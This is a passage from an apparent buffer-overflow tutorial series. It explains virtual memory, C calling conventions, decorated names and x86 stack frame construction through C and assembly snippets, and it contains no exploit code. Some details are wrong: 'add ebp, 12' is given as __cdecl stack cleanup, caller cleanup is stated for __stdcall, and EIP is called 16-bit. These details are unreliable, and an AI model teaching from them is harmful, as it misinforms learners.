All the objects (executables and libraries) that have global scope are stored on an internal list (the global list). Any global-scope object, by default, makes available all of its symbols to any shared library that gets loaded. The global list initially contains the executable and any libraries that are loaded at the program's startup.

DYNAMIC ADDRESS TRANSLATION

In the view of the memory management, modern OS with multitasking, normally implement dynamic relocation instead of static. All the program layout in the address space is virtually same. This dynamic relocation (in processor term it is called dynamic address translation) provides the illusion that:

1. Each process can use addresses starting at 0, even if other processes are running, or even if the same program is running more than one time.
2. Address spaces are protected.
3. Can fool process further into thinking it has memory that's much larger than available physical memory (virtual memory).

In dynamic relocation the address changed dynamically during every reference. Virtual address is generated by a process (also called logical address) and the physical address is the actual address in physical memory at the run-time. The address translation normally done by **Memory Management Unit** (MMU) that incorporated in the processor itself.
Virtual addresses are relative to the process. Each process believes that its virtual addresses start from 0. The process does not even know where it is located in physical memory; the code executes entirely in terms of virtual addresses.
MMU can refuse to translate virtual addresses that are outside the range of memory for the process for example by generating the segmentation faults. This provides the protection for each process. During translation, one can even move parts of the address space of a process between disk and memory as needed (normally called swapping or paging). This allows the virtual address space of the process to be much larger than the physical memory available to it.

Further reading and digging:

1. IA-32 and IA-64 Intel® Architecture Software Developer's Manuals/documentation and downloads.
2. Another Intel microprocessor resources and download.
3. Assembly language tutorial using NASM (Netwide).
4. The High Level Assembly (HLA) language.
5. Linux based assembly language resources.

0x05 - C/C++ Function Operation

THE C FUNCTIONS

Well, hopefully we have already got some big picture how programs been compiled, linked and assembled. Then loaded into the memory as a process image for programs running. Before we go any further investigating the stack it is very useful if we can learn about function because a stack is constructed when a function is called. In high-level languages history, one of the most important techniques introduced for structuring programs (structured or procedural programming) is procedure or function. Programmers use functions to break their programs into smaller pieces of programs with specific task which can be independently developed, tested and reused. Other terms that may be used interchangeably are routine (as called in assembly), procedure and method (as called in object oriented programming).

When a function call happens it alters the flow of control just as a jump (JMP) does in assembly language, but unlike a jump, when finished performing its task, a function returns control to the statement or instruction immediately following the call (CALL) instruction, that is the calling function (caller). When we see it from memory point of view, this high-level abstraction of function is implemented with the help of the **stack**. A stack is a portion of memory that has been allocated for function to operate. The term a **stack frame** normally used, when the content of the stack contains all the data needed by the function to operate is setup. The stack frame consists of all of the stacks' variables used within a function, including parameters, local variables, the return address and other data that needed to accomplish the function's task. When a function returns to the calling program, the stack will be dismantled (by caller or callee) and a new function call will create a new stack. Generally, functions' components are listed in the following table. For function tutorial please refer to C/C++ Functions tutorials.

```
global_variables;

int main(int argc, char *argv[])
{
  function_name(argument list);
  function_return_address here
}

return_type function_name(parameter list)
{
  local_variables;

  static variables;
  function's code here
  return something_or_nothing;
}
```

Keep in mind that main() also a function but with execution point. Some description for the function components mentioned above is listed in the following Table.

Component	Description
function name	A function's name is a symbol that actually represents the address where the function's code starts. In assembly language, the symbol is defined by typing the function's name as a label before the function's code.
function parameters	A function's parameters are the data items that are explicitly given to the function for processing. Some functions have many parameters, others have none and some have variable number of parameters.
local variables	Local variables are data storage that a function uses while processing, that is thrown away when it returns. Local variables of a function are not accessible to any other function within a program.
static variables	Static variables are data storage that a function uses while processing, that is not thrown away afterwards, but is reused for every time the function's code is activated. This data is not accessible to any other part of the program.
global variables	Global variables are data storage that a function uses for processing which are managed outside the function. Global variables of a function are accessible to any other function within a program.
return address	The return address is a memory address where the function must return to in order to proceed to the next program execution.
return value	The return value is the main method of transferring data back to the main program (or calling program). Most programming languages only allow a single return value for a function.

Table 1: Terms used in function.

Stacks used during the function call in a process address space and the physical address mapping can be illustrated below.




Figure 1: Stack in process address space.

THE C FUNCTION CALLING CONVENTION

It has been said before, for every function call there will be a creation of a stack frame. It is very useful if we can study the operation of the function call and how the stack frame for function is constructed and destroyed. For function call, compilers have some convention used for calling them. A **convention** is a way of doing things that is standardized, but not a documented standard. For example, the C/C++ function calling convention tells the compiler things such as:

1. The order in which function arguments are pushed onto the stack.

2. Whether the caller function or called function (callee) responsibility to remove the arguments from the stack at the end of the call that is the stack cleanup process.
3. The name-decorating convention that the compiler uses to identify individual functions.

Examples for calling conventions are __stdcall, __pascal, __cdecl and __fastcall (for Microsoft Visual C++). The calling convention belongs to a function's signature, thus functions with different calling convention are incompatible with each other. There is currently no standard for C/C++ naming between compiler vendors or even between different versions of a compiler for function calling scheme. That is why if you link object files compiled with other compilers may not produce the same naming scheme and thus causes unresolved externals. For Borland and Microsoft compilers you specify a specific calling convention between the return type and the function's name as shown below.

```
void __cdecl TestFunc(float a, char b, char c);   // Borland and Microsoft
```

For the GNU GCC you use the __attribute__ keyword by writing the function definition followed by the keyword __attribute__ and then state the calling convention in double parentheses as shown below.

```
void  TestFunc(float a, char b, char c)  __attribute__((cdecl)); // GNU GCC
```

As an example, Microsoft Visual C++ compiler has three function calling conventions used as listed in the following table.

keyword	**Stack cleanup**	**Parameter passing**
__cdecl	caller	Pushes parameters on the stack, in reverse order (right to left). Caller cleans up the stack. This is the default calling convention for C language that supports variadic functions (variable number of argument or type list such as printf()) and also C++ programs. The cdecl calling convention creates larger executables than __stdcall, because it requires each function call to include **stack cleanup** code.
__stdcall	callee	Also known as __pascal. Pushes parameters on the stack, in reverse order (right to left). Functions that use this calling convention require a function prototype. Callee cleans up the stack. It is standard convention used in Win32 API functions.
__fastcall	callee	Parameters stored in registers, then pushed on stack. The __fastcall calling convention specifies that arguments to functions are to be passed in registers, when possible. Callee cleans up the stack.

Table 2: Function call convention.

Basically, C function calls are made with the caller pushing some parameters onto the stack, calling the function and then popping the stack to clean up those pushed arguments.

For __cdecl in assembly example:

```
/* example of __cdecl */
push arg1
push arg2
call function
add ebp, 12   ;stack cleanup
```

And for __stdcall example:

```
/* example of __stdcall */
push arg1
push arg2
call function
/* no stack cleanup, it will be done by caller */
```

THE LINKER SYMBOL AND NAME DECORATIONS

Functions in C and C++ programs are known internally by their decorated names. A decorated name is a string created by the compiler during compilation of the function definition or prototype. In Microsoft Visual C++, by default, C++ uses the **function name**, **parameters**, and **return type** to create a linker name for the function. Consider the following function header:

```
void CALLTYPE TestFunc(void)
```

The following table shows the linker name (decorated names) examples for three calling conventions used by Microsoft Visual C++.

Calling convention	extern "C" or .c file	.cpp, .cxx	Remarks
__cdecl	_TestFunc	?TestFunc@@ZAXXZ	The number of parameter does not really matter because the caller is responsible for stack setup and cleanup.
__fastcall	@TestFunc@N	?TestFunc@@YIXXZ	N – The number of bytes of parameters passed to function, 0 if void.
__stdcall	_TestFunc@N	?TestFunc@@YGXXZ	N – The number of bytes of parameters passed to function, 0 if void.

Table 3: Decorated name.

extern "C" is used to call a C function from C++ and in another situation extern "C" forces the use of the C naming convention for non-class C++ functions. Name decoration incorporates the parameters of a function into the final decorated function name.

Examples:

Function declaration/prototype	Decorated name
void __cdecl TestFunc(void);	_TestFunc
void __cdecl TestFunc(int x);	_TestFunc
void __cdecl TestFunc(int x, int y);	_TestFunc
void __stdcall TestFunc(void);	_TestFunc@0
void __stdcall TestFunc(int x);	_TestFunc@4
void __stdcall TestFunc(int x, int y);	_TestFunc@8
void __fastcall TestFunc(void);	@TestFunc@0
void __ fastcall TestFunc(int x);	@TestFunc@4
void __ fastcall TestFunc(int x, int y);	@TestFunc@8

Table 4: Function prototype and its decorated name.

The decorated names are strictly a linker facility and are not visible to a C program but you can see it when you debug your program in assembly (disassembled). The following example shows the results of making a function call using the __stdcall calling conventions and the stack frame layout. You can replace __stdcall with another two calling convention in the function prototype skeleton.

```
// function prototype
void  __stdcall TestFunc(int i, char c, short s, double f);
...

// function definition
void  TestFunc(int i, char c, short s, double f)
{ ... }
...
// function call
TestFunc(100, 'p', 10, 1.2345);
```

The result of the stack frame layout illustration for the function call using the __stdcall, compiled using Visual C++ is shown below.




Figure 2: Stack frame layout.

Other than using the calling conventions explicitly in the program source code, compilers normally provide options that can be used to set the calling conventions. If the compiler's option is not set and in the program source code also not used explicitly, the default setting of the compiler will be used, normally the __cdecl.

For __cdecl and__stdcall conventions, there are three registers involved during the function call that create the stack frame:

Register	Description
ESP – Stack Pointer	The 32-bit register that implicitly used by several processor instructions such as PUSH, POP, CALL and RET. It always points to the last element, an occupied location on the stack.
EBP – Base Pointer	Also called **Frame Pointer**. The 32 bits register used as an offset to reference all the function parameters and local variables in the current stack frame. EBP is used explicitly.
EIP – Instruction Pointer	This 16 bits register holds the address of the next processor instruction to be executed and it's saved onto the stack as part of the CALL instruction and any jump instructions can modify EIP directly.

Table 5: Registers used in function call.

THE PROCESSOR'S STACK MEMORY

Hopefully the previous sections have given you the big picture. Now we are going to narrow down our discussion just to a stack. To fully understand how the environment in which a buffer overflow can occur, the layout and the operation of the stack must be fully understood. As discussed previously, stack segment contains a stack, one entry/out, LIFO structure. On the x86 architecture, stacks grow downward, meaning that newer data will be allocated at addresses less than elements pushed onto the stack earlier. This stack normally called a stack frame (or a procedure activation record in java) when there are the boundaries pointed by EBP at the bottom and ESP at the top of the stack. Each function call creates a new stack frame and "stacked down" onto the previous stack(s), each one keeps track of the call chain or sequence that is which routine called it and where to return to, once it's done (Figure 3). Using a very simple C program skeleton, the following tries to figure out function calls and stack frames construction/destruction.

```
#include <stdio.h>

int a();
int b();
int c();

int a()
{
  b();
  c();
  return 0;
}

int b()
{ return 0; }

int c()
```

```
{ return 0; }

int main()
{
  a();
  return 0;
}
```

By taking the stack area only, the following is what happen when the above program is run. At the end there should be equilibrium.




Figure 3: Stack frame and function call.

By referring the previous program example and Figure 3, when a program begins execution in the function *main()*, stack frame is created, space is allocated on the stack for all variables declared within *main()*. Then, when *main()* calls a function, *a()*, new stack frame is created for the variables in *a()* at the top of the main() stack. Any parameters passed by *main()* to *a()* are stored on the stack. If *a()* were to call any additional functions such as *b()* and *c(),* new stack frames would be allocated at the new top of the stack. Notice that the order of the execution happened in the sequence. When *c(), b()* and *a()* return, storage for their local variables are de-allocated, the stack frames are destroyed and the top of the stack returns to the previous condition. The order of the execution is in the reverse. As can be seen, the memory allocated in the stack area is used and reused during program execution. It should be clear that memory allocated in this area will contain garbage values left over from previous usage.

Further reading and digging:

1. Visual studio/C++ .Net.
2. gcc.
3. gdb.
4. Assembly language tutorial using NASM (Netwide).
5. The High Level Assembly (HLA) language.
6. IA-32 and IA-64 Intel® Architecture Software Developer's Manuals/documentation and downloads.
7. Another Intel microprocessor resources and download.
8. Linux based assembly language resources.

0x06 - The Function Stack

THE PROCESSOR'S STACK FRAME LAYOUT

Stack frame constructed during the function call for memory allocation implicitly. Explicitly, memory allocation can be requested from and released to **heap** area using *malloc(), calloc(), realloc(), new, free()* and delete respectively. A typical layout of a stack frame is shown below although it may be organized differently in different operating systems:

- Function parameters.
- Function's return address.
- Frame pointer.
- Exception Handler frame.
- Locally declared variables.
- Buffer.
- Callee save registers.

And the arrangement in the stack can be illustrated as shown below.




Figure 1: Typical illustration of a stack layout during the function call.

From the layout, it is clear that a buffer overflow if occurs, has the opportunity to overwrite other variables allocated at the memory address higher than the buffer that is the locally declared variables, the exception handler frame, the frame pointer, the return address, and the function parameters. We will dig more detail about these later on.
As an example in Windows/Intel, typically, when the function call takes place, data elements are stored on the stack in the following way:

1. The function parameters are pushed on the stack before the function is called. The parameters are pushed from right to left.

2. The function return address is placed on the stack by the x86 CALL instruction, which stores the current value of the EIP register.
3. Then, the frame pointer that is the previous value of the EBP register is placed on the stack.
4. If a function includes try/catch or any other exception handling construct such as SEH (Structured Exception Handling - Microsoft implementation), the compiler will include exception handling information on the stack.
5. Next, the locally declared variables.
6. Then the buffers are allocated for temporary data storage.
7. Finally, the callee save registers such as ESI, EDI, and EBX are stored if they are used at any point during the functions execution. For Linux/Intel, this step comes after step no. 4.

THE PROCESSOR'S STACK OPERATION

There are two CPU registers that are important for the functioning of the stack which hold information that is necessary when calling data residing in the memory. Their names are ESP and EBP in 32 bits system. The ESP (Extended Stack Pointer) holds the top stack address. ESP is modifiable either directly or indirectly. Directly: by using direct operations for example (Windows/Intel):

```
add esp, 0Ch
```

This instruction causes the stack to shrink by 12 bytes. And

```
sub esp, 0Ch
```

That causes the stack to grow by 12 bytes. (Keep in mind that it may seem confusing. In fact, the bigger the ESP value, the smaller the stack size and vice versa because the stack grows downwards in memory as it gets bigger and vice versa).
Indirectly: by adding data elements to the stack with PUSH or removing data elements from the stack with POP stack operation. For example:

```
push   ebp    ; Save ebp, put it on the stack
pop    ebp    ; Restore ebp, remove it from the stack
```

In addition to the stack pointer, which points to the top of the stack (lower numerical address); it is often convenient to have a stack frame pointer (FP) which holds an address that point to a fixed location within a frame. Looking at the stack frame, local variables could be referenced by giving their offsets from ESP. However, as data are pushed onto the stack and popped off the stack, these offsets change, so the reference of the local variables is not consistent. Consequently, many compilers use another register, generally called Frame Pointer (FP), for referencing both local variables and parameters because their distances from FP do not change with PUSHes and POPs. On Intel CPUs, EBP (Extended Base Pointer) is used for this purpose. On the Motorola CPUs, any address register except A7 (the stack pointer) will do. Because the way stack grows, actual parameters have positive offsets and local variables have negative offsets from FP as shown below. Let examine the following simple C program.

```
#include <stdio.h>

int MyFunc(int parameter1, char parameter2)
{
     int local1 = 9;
     char local2 = 'Z';
     return 0;
}

int main(int argc, char *argv[])
{
     MyFunc(7, '8');
     return 0;
}
```

And the memory layout will look something like this:




Figure 2: Function call: The memory layout.

The EBP register is a static register that points to the stack bottom. The bottom of the stack is at a fixed address. More precisely the EBP register contains the address of the stack bottom as an offset relative to the executed function. Depending on the task of the function, the stack size is dynamically adjusted by the kernel at run time. Each time a new function is called, the old value of EBP is the first to be pushed onto the stack and then the new value of ESP is moved to EBP. This new value of ESP held by EBP becomes the reference base to local variables that are needed to retrieve the stack section allocated for the new function call. As mentioned before, a stack grows downward to lower memory address. This is the way the stack grows on many computers including the Intel, Motorola, SPARC and MIPS processors. The stack pointer (ESP) last address on the stack not the next free available address after the top of the stack.

The first thing a function must do when called is to save the previous EBP (so it can be restored by copying into the EIP at function exit later). Then it copies ESP into EBP to create the new stack frame pointer, and advances ESP to reserve space for the local variables. This code is called the **procedure prolog**. Upon function exit, the stack must be cleaned up again, something called the **procedure epilog**. You may find that the Intel ENTER and LEAVE instructions and the Motorola LINK and UNLINK instructions, have been provided to do most of the procedure prolog and epilog work efficiently. As said before, two of the most important assembly language instructions used in stack operation are PUSH and POP. PUSH adds an element at the top of the stack. POP, in contrast, removing the last element at the top of the stack.




Figure 3: The effect of the PUSH and POP instructions.

Other instructions used in stack manipulation are listed in the following table.

Instruction	Description
PUSH	Decrements the stack pointer and then stores the source operand on the top of the stack.
POP	Loads the value from the top of the stack to the location specified with the destination operand and then increments the stack pointer.
PUSHAD	Pushes the contents of the general-purpose registers onto the stack.
POPAD	Pops doublewords from the stack into the general-purpose registers.
PUSHFD	Pushes the contents of the EFLAGS register onto the stack.
POPFD	Pops doublewords from the stack into the EFLAGS register

Table 1: Related assembly instructions for stack operations.

SOME WINDOWS OS POINT OF VIEW

Using Microsoft Visual C++ compiler, all function's arguments are widened to 32 bits (4 bytes) when they are passed to function. Return values are also widened to 32 bits (4 bytes) and returned in the EAX register, except for 8-byte structures, which are returned in the EDX:EAX register pair.

Larger structures are returned in the EAX register as pointers to hidden return structures. The compiler generates procedure **prolog** and **epilog** code (explained later) to save and restore the ESI, EDI, EBX, and EBP registers.

THE FUNCTION CALL AND STACK FRAME: SOME ANALYSIS

Let see an example how the stack frame is constructed and destroyed from the function calling convention view. We will use the __cdecl convention and the steps implemented automatically by the Microsoft Visual C++ 6.0 compiler although not all of them are used in every function call such as situation when there is no parameters, no local variables etc. Setting of the __cdecl is done through compiler normally by default and this program run in debug mode.

OS: Windows 2000 server
Compiler: Microsoft Visual C++ 6.0

The C program example:

```
// winprocess.cpp

#include <stdio.h>

int MyFunc(int parameter1, char parameter2)
{
   int local1 = 9;
   char local2 = 'Z';
   return 0;
}

int main(int argc, char *argv[])
{
   MyFunc(7,'8');
   return 0;
}
```

The program then been debug and the following is the assembly. The steps using the debugger:

Debug menu → **Start** (or F5) submenu) as shown below.




Figure 4: Using Visual C++/.Net for debugging

Here we are using the **Step Into** (F11) so that we can go through the codes step by step of execution.



Project Build Debug Tools Window Help
Windows
Start F5
Start Without Debugging Ctrl+F5
Processes...
Exceptions... Ctrl+Alt+E
Step Into F11
Step Over F10
New Breakpoint... Ctrl+B
Clear All Breakpoints Ctrl+Shift+F9

Figure 5: Using Visual C++/.Net for debugging: Step into.

Then viewing the disassembled code while stepping the execution (by keep pressing the F11).


